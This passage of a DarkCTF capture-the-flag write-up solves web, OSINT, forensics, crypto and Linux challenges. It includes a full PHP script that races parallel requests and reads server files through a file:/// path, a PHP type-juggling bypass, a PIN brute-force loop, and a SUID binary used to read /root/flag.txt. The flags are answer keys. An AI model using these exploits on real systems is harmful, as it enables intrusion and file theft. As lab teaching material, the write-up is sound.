highlight_file("index.php");
die();
}
if (($_GET['secret'] == "0x1337") || $_GET['user'] == "admin") {
die("nope");
}
```
\- Both `secret` and `user` must have a value
\- `secret` must not be equal to `0x1337` (weak comparison)
\- `user` must not be equal with `admin`
Second condition:
```php
$login_1 = 0;
$login_2 = 0;
$login_1 = strcmp($_GET['user'], "admin") ? 1 : 0;
if (strcasecmp($_GET['secret'], "0x1337") == 0){
$login_2 = 1;
}
if ($login_1 && $login_2) {
// third condition, will be discussed next
}
```
`$login_1 && $login_2` must evaluate to `true` and for that we need:
\- `user` must start with `admin`
\- `strcasecmp($_GET['secret'], "0x1337")` must be equal with `0` (weak
comparison)
The third condition is not related to `user` and `secret` so let us summarize
up until this point what we need.
\- `user` must not be equal with `admin` and it must strart with `admin`
\- Solution: set `user` equal with `admin1`
\- `secret` must not be equal with `0x1337` (weak comparison), but it must
satisfy `strcasecmp($_GET['secret'], "0x1337") == 0`
\- Any other value that after type juggling is not equal with `0x1337` it is
good
\- We need to bypass `strcasecmp($_GET['secret'], "0x1337") == 0` because,
normally, the result would be 0 only if the strings are identical at byte
level
\- Solution: make `secret` an array. This way `strcasecmp` will return `false`
that will be equal to `0` due to the weak comparison
Let's check the last condition:
```php
session_start();
$temp_name = sha1(md5(date("ms").@$_COOKIE['PHPSESSID']));
session_destroy();
file_put_contents($temp_name, "your_fake_flag");
if ($login_1 && $login_2) {
if(@unlink($temp_name)) {
die("Nope");
}
echo $flag;
}
```
In order to get the flag `unlink` needs to return `false`. Let's get line by
line to fully understand what happens here.
\- `$temp_name = sha1(md5(date("ms").@$_COOKIE['PHPSESSID']));`
\- This will be the name of the file that will be saved on disk
\- Is the result of SHA1 hashing the MD5 hash of
`date("ms").@$_COOKIE['PHPSESSID']`
\- `date("ms")` will return the month and the second of the current time (e.g.
`0956`, where `09` is the month and `56` the seconds)
\- `@$_COOKIE['PHPSESSID']` will return the value of the cookie named
`PHPSESSID`. The `@` will surpress any error or warning message.
\- `file_put_contents($temp_name, "your_fake_flag");`
\- Write `your_fake_flag` into a file that has as name the value from
`$temp_name`
\- If the file doesn't exist it will be created
\- `if(@unlink($temp_name)) { die("Nope"); }`
\- `unlink` will attempt to delete the file
\- If needs to fail in order to retrieve the flag
In order to make `unlink` call fail, we need to open the file for reading
right when `unlink` will attempt to delete it. This is called a race condition
and we need to exploit it. We can read the file using the form from the first
server by providing as input `file:///var/www/html/file-name`, but we have a
problem, we need to anticipate the name of the file. Let's look again at the
line where the file name is made: `$temp_name =
sha1(md5(date("ms").@$_COOKIE['PHPSESSID']));`
It is a little trick here. You could not guess the value of the session
cookie, but here the cookie is not set inside the `$_COOKIE` object even if it
the session was initialied. And since the `@` is used, any error or warning
will be surpressed, we do not need to worry about it, it will be an empty
string.
So, `sha1(md5(date("ms").@$_COOKIE['PHPSESSID']));` is equivalent with
`sha1(md5(date("ms")))`. Now, we can work with this.
I used the script below in order to exploit the race condition, tackin into
account all the considerations mentioned above:
```php
'http://localhost:8080/?user=admin1&secret[]=1'
];
$ch_flag_body = http_build_query($ch_flag_handler);
$flag = '';
// looping until we get the flag
// a race condition is somewhat not deterministic and requires multiple
attempts
while(strpos($flag, 'dark') === false) {
// initialize curl object that will contain the flag
$ch_flag = curl_init();
curl_setopt($ch_flag, CURLOPT_URL, $url);
curl_setopt($ch_flag, CURLOPT_POST, true);
curl_setopt($ch_flag, CURLOPT_POSTFIELDS, $ch_flag_body);
curl_setopt($ch_flag, CURLOPT_RETURNTRANSFER, 1);
// initialize curl object for exploiting race condition
$tmp_file = sha1(md5(date("ms"))); // generate the same file name
$url_tmp_file = "file:///var/www/html/".$tmp_file;
$ch_race_handler = [
'handler' => $url_tmp_file
];
$ch_race_body = http_build_query($ch_race_handler);
$ch_race = curl_init();
curl_setopt($ch_race, CURLOPT_URL, $url);
curl_setopt($ch_race, CURLOPT_POST, true);
curl_setopt($ch_race, CURLOPT_POSTFIELDS, $ch_race_body);
curl_setopt($ch_race, CURLOPT_RETURNTRANSFER, 1);
// multi handler curl object for launching the 2 reqeusts in parallel
$mh = curl_multi_init();
curl_multi_add_handle($mh, $ch_flag);
curl_multi_add_handle($mh, $ch_race);
// launch requests
$active = null;
do {
$mrc = curl_multi_exec($mh, $active);
}
while ($mrc == CURLM_CALL_MULTI_PERFORM);
while ($active && $mrc == CURLM_OK) {
if (curl_multi_select($mh) != -1) {
do {
$mrc = curl_multi_exec($mh, $active);
} while ($mrc == CURLM_CALL_MULTI_PERFORM);
}
}
// read response
$flag = curl_multi_getcontent($ch_flag);
$file_content = curl_multi_getcontent($ch_race);
echo("Flag: ".$flag." -> TMP url: ".$url_tmp_file." -> File:
".$file_content."\n"); // for debugging
curl_multi_remove_handle($mh, $ch_flag);
curl_multi_remove_handle($mh, $ch_race);
curl_multi_close($mh);
}
?>
```
After 1 minute we get the flag:

Flag: darkCTF{9h9_15_50_a3fu1}
# OSINT
## Dark Social Web
#### Description
>0xDarkArmy has 1 social account and DarkArmy uses the same name everywhere
>
>flag format: darkctf{}
### Solution
By the provided description I decided to start by searching for accounts with
the username `0xDarkArmy`. For this I used
[sherlock](https://github.com/sherlock-project/sherlock) and I got the next
results:

I checked all of them and I found something on the [reddit
page](https://www.reddit.com/user/0xDarkArmy/), a post meant for the CTF:

The post contains a QR image.

I used https://qrscanneronline.com/ to decode it and I got the next link:
https://qrgo.page.link/zCLGd. Going to this address redirects us to an onion
link: http://cwpi3mxjk7toz7i4.onion/
Moving to Tor, we get a site with a static template. Checking the `robots.txt`
file give us half of flag:

Now, for the other half I tried the next things with no success:
\- Checked the source code
\- Checked the imported scripts and stylesheets
\- Checked the requests made
\- Compared the source code of the template from the official page with the
source code from this site - source code was identical
I knew that the flag must be somewhere on this site, so I started looking for
directory listing, but with the developer tools open (I wanted to see the
status codes returned).
First thing I tried looking in the folders with images, then I took folders
from the imported stylesheets.

When I made a GET request to http://cwpi3mxjk7toz7i4.onion/slick/ I noticed a
custom HTTP Header in the response. That header contains the rest of the flag.

Flag: darkctf{S0c1a1_D04k_w3b_051n7}
# Forensics
## AW
#### Description
>"Hello, hello, Can you hear me, as I scream your Flag! "
### Solution
Attached to this challenge is a `.mp4` file called `Spectre`. There are
indiciations that we might get the flag from a spectogram, but for that we
must strip the audio from the video file.
We can achieve that with `ffmpeg -i Spectre.mp4 audio.mp3`.
Next, I used [Sonic Visualizer](#https://www.sonicvisualiser.org/) to analyze
the file. I added a spectogram, played a little with the settings to better
view the flag and I was able to extract it.

Flag: darkCTF{1_l0v3_5p3ctr3_fr0m_4l4n}
# Crypto
## haxXor
#### Description
>you either know it or not take this and get your flag
>
>5552415c2b3525105a4657071b3e0b5f494b034515
### Solution
By the title and description, we can assume that the given string was XORed
and we can see that the string is in HEX.
First thing, we'll asume that the flag will have the standard format, so we'll
search for a key that will give us `darkCTF{`.
I used an adapted version of the script provided in this [write-
up](https://medium.com/@apogiatzis/tuctf-2018-xorient-write-up-xor-
basics-d0c582a3d522) and got the key.
Key: `1337hack`
XORing the string with this key gives us the flag.
Flag: darkCTF{kud0s_h4xx0r}
# Misc
## Minetest 1
#### Description
>Just a sanity check to see whether you installed Minetest successfully and
got into the game
### Solution
Installed minetest with `sudo apt-get install minetest`, moved the world with
the mods into the `~/.minetest/worlds` and started the world.
The world contains a simple logic circuit. If we make the final output
positive, we get the flag.

Flag: DarkCTF{y0u_5ucess_fu11y_1ns7alled_m1n37e57}
# Linux
## linux starter
#### Description
>Don't Try to break this jail
>
>ssh [email protected] -p 8001 password : wolfie
### Solution
After we connect, we see in the home directory 3 folders. From these, two are
interesting because are owned by root.

As you can see, we do not have read and execute permissions on these ones.

Doing an `ls -la imp/` shows us that the folder contains the flag and we can
get it with `cat imp/flag.txt`.
For this challenge you could also read the .bash_history file and get some
hints.
Flag: darkCTF{h0pe_y0u_used_intended_w4y}
## Secret Vault
#### Description
>There's a vault hidden find it and retrieve the information. Note: Do not use
any automated tools.
>
>ssh [email protected] -p 10000
>
>Alternate: ssh [email protected] -p 10000 password: wolfie
### Solution
We find a hidden directory under `/home` called `.secretdoor/`. Inside we
found a binary called `vault` that expects a specific pin in order to "unlock
the vault".
I used the next one liner in order to find the right pin:
```bash
nr=0; while true; do nr=$((nr+1)); if [[ $(./vault $nr) != *"wrong"* ]]; then
./vault $nr; echo $nr; fi; done;
```

By Base85 decoding the string we get the flag.
Flag: darkCTF{R0bb3ry_1s_Succ3ssfullll!!}
## Squids
#### Description
>Squids in the linux pool
>
>Note: No automation tool required.
>
>ssh [email protected] -p 10000 password: wolfie
### Solution
Based on the title, it might have something to do with suid binaries, so let's
do a `sudo -l`. This gives us `Sorry, user wolf may not run sudo on
99480b7da54a.`
Let's try to find suid binaries with `find`. Running `find / -type f -perm
-u=s 2>/dev/null` shows us the next binaries:

The interesting one is `/opt/src/src/iamroot`. Just running it, with no
arguments gives us a segmentation fault error. By forwarding an argument we
get the error message `cat: a: No such file or directory`. Seems that we can
run `cat` with the owner's privileges and the owner is root. Running
`./iamroot /root/flag.txt` gives us the flag.

Flag: darkCTF{y0u_f0und_the_squ1d}
Original writeup (https://github.com/saw-your-
packet/ctfs/blob/master/DarkCTF/Write-ups.md#linux-starter).